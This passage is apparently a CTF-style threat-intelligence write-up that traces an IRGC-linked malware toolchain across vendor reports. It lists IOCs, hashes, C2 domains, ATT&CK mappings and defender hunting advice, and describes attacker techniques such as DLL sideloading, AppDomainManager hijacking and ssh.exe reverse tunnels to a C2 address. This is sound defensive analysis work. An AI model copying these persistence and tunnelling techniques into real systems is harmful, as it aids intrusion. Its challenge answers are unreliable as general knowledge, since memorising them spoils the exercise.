
Read Group-IB’s own wording under the infrastructure section. They state outright that they have not found related samples for the locat[.]sbs fleet. The two samples they do publish (the reverse SSH tunneler and the resembling backdoor) talk to 172.86.98[.]113 and the neexportfolio domains, not to these nodes. The fleet’s link to the actor rests on a single domain pivot, which matters when deciding which claims the review can defend.

Gotcha: Counting the two Group-IB samples, or the seed report’s hashes, is the trap. Neither is tied to these nodes.
Vendor Overlap
The seed report describes the WebSocket tunneler’s proxy handling (407 triggers Negotiate then NTLM, SSO credentials, three retries, backoff capped at 60s) as mirroring a backdoor Kaspersky tracks internally as Retrograde. It then maps Retrograde to the public names used in the Check Point and Unit 42 reports. Confirm which vendor uses which name in each report.


Gotcha: Retrograde is Kaspersky’s internal name, not one of the two public names the question wants.
Pull every SHA-256 from Unit 42’s IOC section and Check Point’s 27-hash list, lowercase both, and dedupe. Unit 42 lists the UAE UpdateChecker.dll twice (UAE and Middle Eastern campaigns) and capitalises the first character of one unbcl.dll hash, which is why the question specifies case-folding and dedup. Then intersect the two sets. Every unique Unit 42 hash appears in Check Point’s list, so the two “independent” same-day reports are largely built on the same sample set.
python3 -c "pa={l.strip().lower() for l in open('pa.txt') if l.strip()};cp={l.strip().lower() for l in open('cp.txt') if l.strip()};print(len(pa),len(pa&cp))"
Gotcha: Counting raw lines gives 13 Palo Alto hashes. You need to dedupe and lowercase before intersecting.

Check Point’s anti-analysis checks are about execution chain (host process update.exe, parent svchost.exe), not time. The date gate is in Unit 42’s report, on the Connection.dll RAT from the MiniJunk V2 U.S. campaign. It exits unless the system clock is past a hardcoded moment, which lines up with the day the sample first appeared on VirusTotal. That makes it an execution guardrail against sandboxes that run samples with a backdated or default clock.
Cross-Platform Families
The Securelist follow-up covers a Node.js RAT with two single-instance variants. Variant 1 binds a fixed localhost port. Variant 2 takes the first four hex characters of the agent ID as an integer and binds 41984 + (value mod 5000) on localhost, which keeps it in the 41984–46983 range. If the bind fails, it assumes another instance is running and exits.
python3 -c "print(41984 + int('a3f1', 16) % 5000)"

Hint: The variable-port build makes for a nice hunt: a
node.exelistening on 127.0.0.1 somewhere in that range.

The same follow-up compares its JavaScript RAT directly to Retrograde/MiniFast. Registration is a POST to /beacon, and the implant treats an HTTP error code carrying a socketId as a successful registration. Both families also share beacon defaults (120,000 ms poll, 5,000 ms jitter, 60,000 ms retry) and declare command IDs 0xB0 and 0xB1. Hosts register as 129--<hostname>.
Incident Response Pivot

Search the Check Point SHA-256s one at a time. eee657ffdb2af8ed6412221e7d5fbf4f5742f2ac2c88f43f12db46af0697de71 appears as the hash metadata in Nextron’s YARA rules, which came out of an incident they handled. The stager is TOTPGuard.dll, delivered through a fake 2FA app and AppDomainManager hijacking of a renamed ServiceHub.VSDetouredHost.exe. It copies itself to %AppData%\Roaming\2FAGuard\setup.exe and uses the Task Scheduler COM API to register a hardcoded logon task, at least privilege, that relaunches it with a single argument.
Gotcha:
WindowsSecurityUpdateandZoomUpdateTaskUser-<SID>are MiniFast persistence from Check Point’s report, not this stager’s.

Read the strings in MAL_APT_Nimbus_Manticore_Stager_May26. One of them is a fragment of the developer’s project path: an AppDomainInjection-<company>Scenario folder above TOTP. The operators named the build after the brand they were impersonating for this lure, which puts the targeted organisation’s name straight into the binary.
Gotcha:
MyCompanyin the$x1salt string is boilerplate, not a real company.
Attack Summary
| Phase | Action |
|---|---|
| Resource Development | Country-labelled VPS fleet built on HZ Hosting (locat[.]sbs, tiktok-u[.]sbs) with templated Caddy/2222 builds and a 3x-ui proxy panel |
| Initial Access | Career-themed lures (fake hiring portals, 2FA app, Zoom installer) and SEO-poisoned fake SQL Developer downloads |
| Execution | AppDomainManager hijack of renamed signed .NET hosts loads the TOTPGuard.dll stager and MiniFast/MiniJunk V2 payloads |
| Defense Evasion | Execution guardrails: Connection.dll date gate, BridgeHead username substring check, MiniFast parent-process validation |
| Persistence | Scheduled tasks BackupCheck (setup.exe doit), WindowsSecurityUpdate, hijacked ZoomUpdateTaskUser-<SID> |
| Persistence / Defense Evasion | NightLedger sideloaded as SspiCli.dll by AppVShNotify.exe |
| Command and Control | NightLedger HTTPS tasking with #%%# field tokens; TWOSTROKE-like backdoor with @##@ and XOR Pn victim ID |
| Command and Control | BridgeHead and ArcBridge WebSocket tunnelers through enterprise proxies (Negotiate/NTLM, SSO creds) |
| Command and Control | wtsapi32.dll tunneler drives native ssh.exe to 172.86.98[.]113:443 with -R 1081 reverse forward |
| Command and Control | NodeRabbit and PollCat cross-platform RATs reuse MiniFast handshake and beacon timing |
Forensic Timeline
| Timestamp | Event |
|---|---|
| 2025-11-17 | Google/Mandiant publishes UNC1549 analysis (TWOSTROKE, reverse SSH -R 1070) |
| 2026-02-28 | Operation Epic Fury begins; Check Point and Unit 42 track wartime activity |
| 2026-03-27 13:30:00 | Hardcoded earliest-run moment in Unit 42’s Connection.dll RAT |
| 2026-04 | ArcBridge first seen targeting the Middle East (Securelist) |
| 2026-05-22 | Check Point and Unit 42 publish same day with overlapping SHA-256 sets |
| 2026-06-01 | Nextron publishes incident-derived stager analysis and YARA rules |
| 2026-07-28 | Securelist seed report: NightLedger, BridgeHead, ArcBridge |
| 2026-08-26 | Group-IB follow-up: reverse SSH tunneler, TWOSTROKE-like backdoor, infrastructure map |
| 2026-09-01 | Securelist follow-up: NodeRabbit and PollCat |
| 2026-11 (early) | Retrospective sweep flags NightLedger MD5 on the Meridian Nile workstation |
IOCs
| Type | Value |
|---|---|
MD5 (NightLedger, sspicli.dll) | A239E655709A2518DD0B7BDBED163679 |
| MD5 (ArcBridge) | 5FA15EF96808EA82F0A6176F0BB4B386, 42F847597109DA2A220391BB09D00676, AFB1C1583606599C7272CFB33CC6F498 |
| MD5 (BridgeHead) | 6038D42AF0AFFD1FB263F470C0956F6B, AE628EFA305387B633DCE82F9364875B, F7D36CC5904A53252D2BB3D21615134F, C90F0EFADBF322E5EB1C4103A38C30E6, D09B14A2FE01C7363ECC56F5D046162C |
SHA-256 (reverse SSH tunneler, wtsapi32.dll) | d23c1b7b917f53e4e5a608e9870e574f7461eead277726249c4acf4a2b0bef4b |
SHA-256 (TWOSTROKE-like backdoor, wtsapi32.dll) | 597c40e0b23f38f30a3c85be0510b14985b2948895819c899e3f3c8f200aa437 |
SHA-256 (TOTPGuard.dll stager) | eee657ffdb2af8ed6412221e7d5fbf4f5742f2ac2c88f43f12db46af0697de71 |
SHA-256 (Connection.dll date-gated RAT) | 43dc62cef52ebdd69e79f10015b3e13890f26c058325c0ff139c70f8d8eadcfa |
| IP (reverse SSH C2) | 172.86.98[.]113 |
IP (uae8, aecert pivot) | 185.253.116[.]81 |
| Domain (NightLedger C2) | realhealthshop[.]com, tjconsultingservices[.]com |
| Domain (ArcBridge C2) | aecert[.]org |
| Domain (BridgeHead C2) | smartconnect.azurewebsites[.]net, businessmixture[.]com |
| Domain (backdoor C2) | neexportfolio[.]com, neexportfolio.azurewebsites[.]net, neexportfolio.eastus.cloudapp.azure[.]com |
| Domain (infrastructure) | locat[.]sbs, tiktok-u[.]sbs |
| URL path (NightLedger) | /edfcvfgbhnjmkqwasderfgg, /wsdefvvbnhyuijkplmbgfrtt, /qasxcdfvgbhnmyuioplkhnj |
| Mutex (NightLedger) | A8215357-F99A-44FE-BC65-D8F0434B0C03 |
| Mutex (ArcBridge) | F56E68DA-4A89-46B4-9AC8-7290A7651000 |
| Scheduled task | BackupCheck (setup.exe doit), WindowsSecurityUpdate |
| File path | %AppData%\Roaming\2FAGuard\setup.exe |
| File path | %LocalAppData%\Microsoft\VisualStudio\unbcl.dll |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Phishing: Spearphishing Attachment | T1566.001 | Fake recruitment archives and 2FA app lures deliver the stager chain |
| Stage Capabilities: SEO Poisoning | T1608.006 | Fake SQL Developer download sites ranked to deliver MiniFast |
| Hijack Execution Flow: DLL Search Order Hijacking | T1574.001 | NightLedger loaded as SspiCli.dll by AppVShNotify.exe; tunnelers as unbcl.dll/wtsapi32.dll |
| Hijack Execution Flow: AppDomainManager | T1574.014 | Modified setup.exe.config forces signed .NET hosts to load the stager |
| Masquerading: Match Legitimate Name or Location | T1036.005 | Implants named after Windows DLLs and placed in VisualStudio and VPN client folders |
| Scheduled Task/Job: Scheduled Task | T1053.005 | BackupCheck, WindowsSecurityUpdate and hijacked Zoom update task |
| Execution Guardrails: Environmental Keying | T1480.001 | BridgeHead username substring check and the Connection.dll date gate restrict execution |
| System Information Discovery | T1082 | FQDN-derived XOR victim identifier and host profiling |
| File and Directory Discovery | T1083 | List-directory command in the TWOSTROKE lineage |
| Application Layer Protocol: Web Protocols | T1071.001 | HTTPS and WebSocket C2 over 443 through Azure Web Apps |
| Protocol Tunneling | T1572 | Native OpenSSH reverse forward and WebSocket tunnels into the victim network |
| Proxy: Internal Proxy | T1090.001 | Tunnelers relay operator traffic into internal segments via the forwarded port |
| Exfiltration Over C2 Channel | T1041 | Upload commands push files to the C2 over the existing channel |
Defender Takeaways
Hunt for signed binaries loading system DLL names from the wrong path. NightLedger works because AppVShNotify.exe resolves SspiCli.dll from its own directory before System32. Sysmon EID 7 for sspicli.dll, wtsapi32.dll, unbcl.dll or iphlpapi.dll loading from anywhere other than C:\Windows\System32 or SysWOW64 is a high-fidelity rule. Since the file on the Meridian Nile host is already gone, run the hunt against historical image-load telemetry.
Treat native ssh.exe with -R as an alert, not a curiosity. The tunneler and the older UNC1549 example both run C:\Windows\System32\OpenSSH\ssh.exe with StrictHostKeyChecking=no, UserKnownHostsFile=/dev/null, -p 443 and a remote forward. Almost no workstation has a legitimate reason to do that, especially when the parent is a DLL-hosting process rather than a user shell. Alert on the command line, and block outbound SSH protocol on 443 at the proxy.
Audit scheduled tasks and .NET config files, not just binaries. BackupCheck running %AppData%\Roaming\2FAGuard\setup.exe doit, WindowsSecurityUpdate, and modified ZoomUpdateTaskUser-<SID> tasks all outlive the dropper. A *.exe.config that declares appDomainManagerAssembly next to a renamed Microsoft binary is enough by itself to start an investigation.
Detect the C2 by behaviour, because names change every quarter. The family names rotate (MiniFast, MiniUpdate, Retrograde, PollCat, NodeRabbit), but some behaviour is stable: HTTP 400 being treated as successful registration, a 120s/5s beacon cadence, WebSocket /connect with a literal token, and node.exe holding a localhost listener in 41984–46983. Write proxy and EDR detections against those, and keep the hash lists as supporting evidence.
Brief the review on which claims are independently corroborated. File-level attribution of the hash to this cluster rests on Kaspersky’s sample analysis and is defensible. The Check Point and Unit 42 IOC sets overlap almost completely, so they count as one evidence base rather than two. Group-IB’s infrastructure map is tied to the actor by a single domain pivot, has no samples of its own, and its country labels contradict its geolocation. Block those nodes, but don’t present them as confirmed targeting of Egypt or the Gulf.
Conclusion
One orphaned hash was enough to rebuild an IRGC-linked toolchain spanning sideloaded backdoors, proxy-aware tunnelers, native reverse SSH and cross-platform RATs. The hardest part was not finding reports, though. It was recognising that most of them were built on each other’s data. The sound hunt package is the host-level behaviour (sideload paths,
ssh.exe -R, task names, the HTTP 400 handshake), and the infrastructure attribution should be presented with caveats.